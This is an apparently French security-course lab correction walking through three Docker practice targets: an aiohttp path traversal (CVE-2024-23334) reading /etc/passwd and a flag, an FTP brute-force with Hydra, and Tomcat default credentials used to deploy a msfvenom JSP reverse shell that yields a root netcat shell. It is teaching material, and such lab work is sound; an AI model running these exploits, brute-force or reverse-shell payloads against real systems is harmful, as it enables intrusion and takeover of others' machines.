

TP2 - Corrections

Exercice 1

- 1) Installer Docker si ce n'est pas fait : <https://www.kali.org/docs/containers/installing-docker-on-kali/>
- 2) Créer un dossier tp1_exo1 puis récupérer et décompresser les fichiers tp1_exercice1.zip dedans.
- 3) Exécuter les 3 commandes suivantes :

```
sudo docker network create --subnet=172.16.5.0/24 mynetwork_vuln
sudo docker build -t exo1 .
sudo docker run -d --network mynetwork_vuln --ip 172.16.5.10 exo1
```

- 4) Utiliser un navigateur web pour aller sur <http://172.16.5.10:8888/> et intercepter les requêtes HTTP avec Burp Suite.

Q1 : Quel est le langage utilisé côté serveur ?

Dans la réponse HTTP de <http://172.16.5.10:8888/>, on vérifie l'entête « Server » :

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Length: 12
4 Date: Tue, 12 Mar 2024 08:31:59 GMT
5 Server: Python/3.9 aiohttp/3.8.4
6 Connection: close
7
8 Hello, world
```

Q2 : Quelle est la version du serveur ainsi que la version de sa bibliothèque mentionnée ?

Python version 3.9 et aiohttp 3.8.4

Q3 : Combien de CVE existent pour cette version ?

On peut aller sur le site <https://nvd.nist.gov> et faire une recherche de vulnérabilité

Search Results (Refine Search)

Search Parameters:

- Results Type: Overview
- Search Type: Search All
- CPE Name Search: false
- CPE Vendor: cpe:/:aiohttp
- CPE Product: cpe:/::aiohttp
- CPE Product Version: cpe:/:aiohttp:aiohttp:3.8.4

There are **6** matching records.

Displaying matches **1** through **6**.

Il existe 6 vulnérabilités pour aiohttp en version 3.8.4

Q4 : Quelle est la CVE en 2024 qui a le niveau de risque le plus élevé ?

C'est la CVE-2024-23334 qui a une CVSS de 7.5/10

aiohttp is an asynchronous HTTP client/server framework for asyncio and Python. When using aiohttp as a web server and configuring static routes, it is necessary to specify the root path for static files. Additionally, the option 'follow_symlinks' can be used to determine whether to follow symbolic links outside the static root directory. When 'follow_symlinks' is set to True, there is no validation to check if reading a file is within the root directory. This can lead to directory traversal vulnerabilities, resulting in unauthorized access to arbitrary files on the system, even when symlinks are not present. Disabling follow_symlinks and using a reverse proxy are encouraged mitigations. Version 3.9.2 fixes this issue.

Q5 : Exploiter cette vulnérabilité pour récupérer le fichier /secrets.txt et son flag.

Utiliser le Repeater de Burp pour modifier la requête HTTP pour ajouter /static/.

Pour récupérer /etc/passwd :

1 GET /static/../../etc/passwd HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 172.16.5.10:8888	2 Content-Type: application/octet-stream
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	3 Etag: "17b2a5e2470c0000-347"
4 Accept:	4 Last-Modified: Sun, 11 Feb 2024 00:00:00 GMT
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	5 Content-Length: 839
5 Accept-Language: en-US,en;q=0.5	6 Accept-Ranges: bytes
6 Accept-Encoding: gzip, deflate	7 Date: Tue, 12 Mar 2024 08:37:17 GMT
7 Connection: close	8 Server: Python/3.9 aiohttp/3.8.4
8 Upgrade-Insecure-Requests: 1	9 Connection: close
9	10
10	11 root:x:0:0:root:/root:/bin/bash
	12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
	13 bin:x:2:2:bin:/bin:/usr/sbin/nologin
	14 sys:x:3:3:sys:/dev:/usr/sbin/nologin
	15 sync:x:4:65534:sync:/bin:/bin/sync
	16 games:x:5:60:games:/usr/games:/usr/sbin/nologin
	17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
	18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
	19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
	20 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
	21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
	22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
	23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
	24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
	25 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
	26 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
	27 _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
	28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
	29

Pour /secrets.txt :

1 GET /static/../../secrets.txt HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 172.16.5.10:8888	2 Content-Type: text/plain
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0	3 Etag: "17b84df084a50400-1e"
4 Accept:	4 Last-Modified: Thu, 29 Feb 2024 10:15:54 GMT
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	5 Content-Length: 30
5 Accept-Language: en-US,en;q=0.5	6 Accept-Ranges: bytes
6 Accept-Encoding: gzip, deflate	7 Date: Tue, 12 Mar 2024 08:38:27 GMT
7 Connection: close	8 Server: Python/3.9 aiohttp/3.8.4
8 Upgrade-Insecure-Requests: 1	9 Connection: close
9	10
10	11
	12 SSIR{This_is_a_secret_File}
	13
	14

Exercice 2

- 1) Récupérer et décompresser les fichiers dans tp1_exercice2.zip
- 2) Exécuter les 2 commandes suivantes :

```
sudo docker build -t exo2 .  
sudo docker run -d --network mynetwork_vuln --ip 172.16.5.14 exo2
```

Q1 : Avec Nmap, scanner l'adresse 172.16.5.14, combien de ports sont ouverts ?

2 ports sont ouverts : FTP et SSH

Q2 : Quel service est accessible sans mot de passe ?

Une connexion anonyme est possible avec FTP.

Q3 : Récupérer le fichier accessible. Quel est le nom d'utilisateur donné ?

On se connecte en FTP anonyme :

```
└─$ ftp 172.16.5.14  
Connected to 172.16.5.14.  
220 (vsFTPD 3.0.3)  
Name (172.16.5.14:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (||||40022|)  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 60 Feb 28 17:37 users.txt  
226 Directory send OK.  
ftp> get users.txt  
local: users.txt remote: users.txt  
229 Entering Extended Passive Mode (||||40074|)  
150 Opening BINARY mode data connection for users.txt (60 bytes).  
100% |*****| 60 19.62 KiB/s 00:00 ETA  
226 Transfer complete.  
60 bytes received in 00:00 (18.20 KiB/s)  
ftp>
```

Taper « get users.txt » pour récupérer le fichier, ensuite « exit » pour quitter. Le fichier contient :

```
└─$ cat users.txt  
  
Note to me:  
Change the password of the new user melissa !
```

C'est donc l'utilisateur melissa qui est donné.

Q4 : En connaissant ce nom d'utilisateur, faire du brute-force avec Hydra sur le service FTP et avec la liste de mots de passe /usr/share/wordlists/rockyou.txt. Trouver le mot de passe de cet utilisateur.

```
L$ hydra -l melissa -P /usr/share/wordlists/rockyou.txt ftp://172.16.5.14
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-12 04:45:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://172.16.5.14:21/
[21][ftp] host: 172.16.5.14 login: melissa password: whatever
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-12 04:46:07
```

Le mot de passe « whatever » a été trouvé pour le compte « melissa ».

Q5 : Se connecter sur FTP avec le compte trouvé. Quel est le flag ?

On peut se connecter en FTP ou en SSH sur le Docker.

```
L$ ssh melissa@172.16.5.14
The authenticity of host '172.16.5.14 (172.16.5.14)' can't be established.
ED25519 key fingerprint is SHA256:4p/CeBX/ZkJgCpuaNmQtKmKDoDSXDlMtLQM0IcyAUE0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.5.14' (ED25519) to the list of known hosts.
melissa@172.16.5.14's password:
Linux 4fc9f6d33ddc 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.27-1kali1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
melissa@4fc9f6d33ddc:~$ ls
ftp
melissa@4fc9f6d33ddc:~$ ls ftp
important_data.txt
melissa@4fc9f6d33ddc:~$ cat ftp/important_data.txt


This is secret data:
SSIR{FTP_with_weak_password}
melissa@4fc9f6d33ddc:~$ █
```

Exercice 3

- 1) Récupérer et décompresser les fichiers dans tp1_exercice3.zip
- 2) Exécuter les 2 commandes suivantes :


```
sudo docker build -t exo3 .  
sudo docker run -d --network mynetwork_vuln --ip 172.16.5.18 exo3
```

Accédez à <http://172.16.5.18:8080/webapp/> vous devriez voir ceci :



Q1 : Quelle est la technologie et le langage utilisés dans cette application ?

C'est du Java. Si on va sur une page d'erreur :



Q2 : Quelle est sa version ?

Tomcat version 8.0.53

Q3 : Quelle est sa page d'administration (par défaut) ?

<http://172.16.5.18:8080/manager/html/>

Q4 : Donner le login et mot de passe par défaut qui fonctionne ici.

Il faut en essayer plusieurs, celui qui fonctionne :

tomcat:tomcat

Q5 : Se connecter et déployer un fichier contenant un payload qui permettra de récupérer un reverse shell. Pour créer le fichier avec le payload, utiliser l'outil msfvenom avec les bons paramètres ensuite uploader et déployer le fichier dans l'interface.

On génère un fichier war avec msfvenom :

```
msfvenom -p java/jsp_shell_reverse_tcp -f war LHOST=172.16.5.1 LPORT=4444 -o exploit.war
```

Et on l'upload dans l'interface d'administration de Tomcat (une fois connecté) :

WAR file to deploy
Select WAR file to upload Browse... No file selected. Deploy

Avant de le déployer, on ouvre le port défini avec msfvenom (4444) : nc -lnvp 4444

Puis, on clique sur « Deploy » :

/exploit	None specified	true	0	Start Stop Reload Undeploy
				Expire sessions with idle 30 minutes

L'application est donc présente et peut être appelée en cliquant sur le lien « /exploit ».

La connexion TCP doit être visible dans Netcat :

```
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [172.16.5.1] from (UNKNOWN) [172.16.5.18] 44762
█
```

Même si aucun affichage n'apparaît, vous pouvez faire des commandes Linux :

```
L$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [172.16.5.1] from (UNKNOWN) [172.16.5.18] 44762
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/usr/local/tomcat
█
```

Le reverse-shell a bien fonctionné, vous êtes connecté au Docker.

Docker :

Pour arrêter un conteneur démarré avec l'option « -d » (daemon), il faut lister les conteneurs :

```
sudo docker ps -a
```

```
<id> mon_conteneur
```

Et récupérer l'identifiant du conteneur à arrêter (les conteneurs démarrés sont ont leur STATUS à « Up »).

Ensuite, l'arrêter simplement avec la commande stop :

```
sudo docker stop <id>
```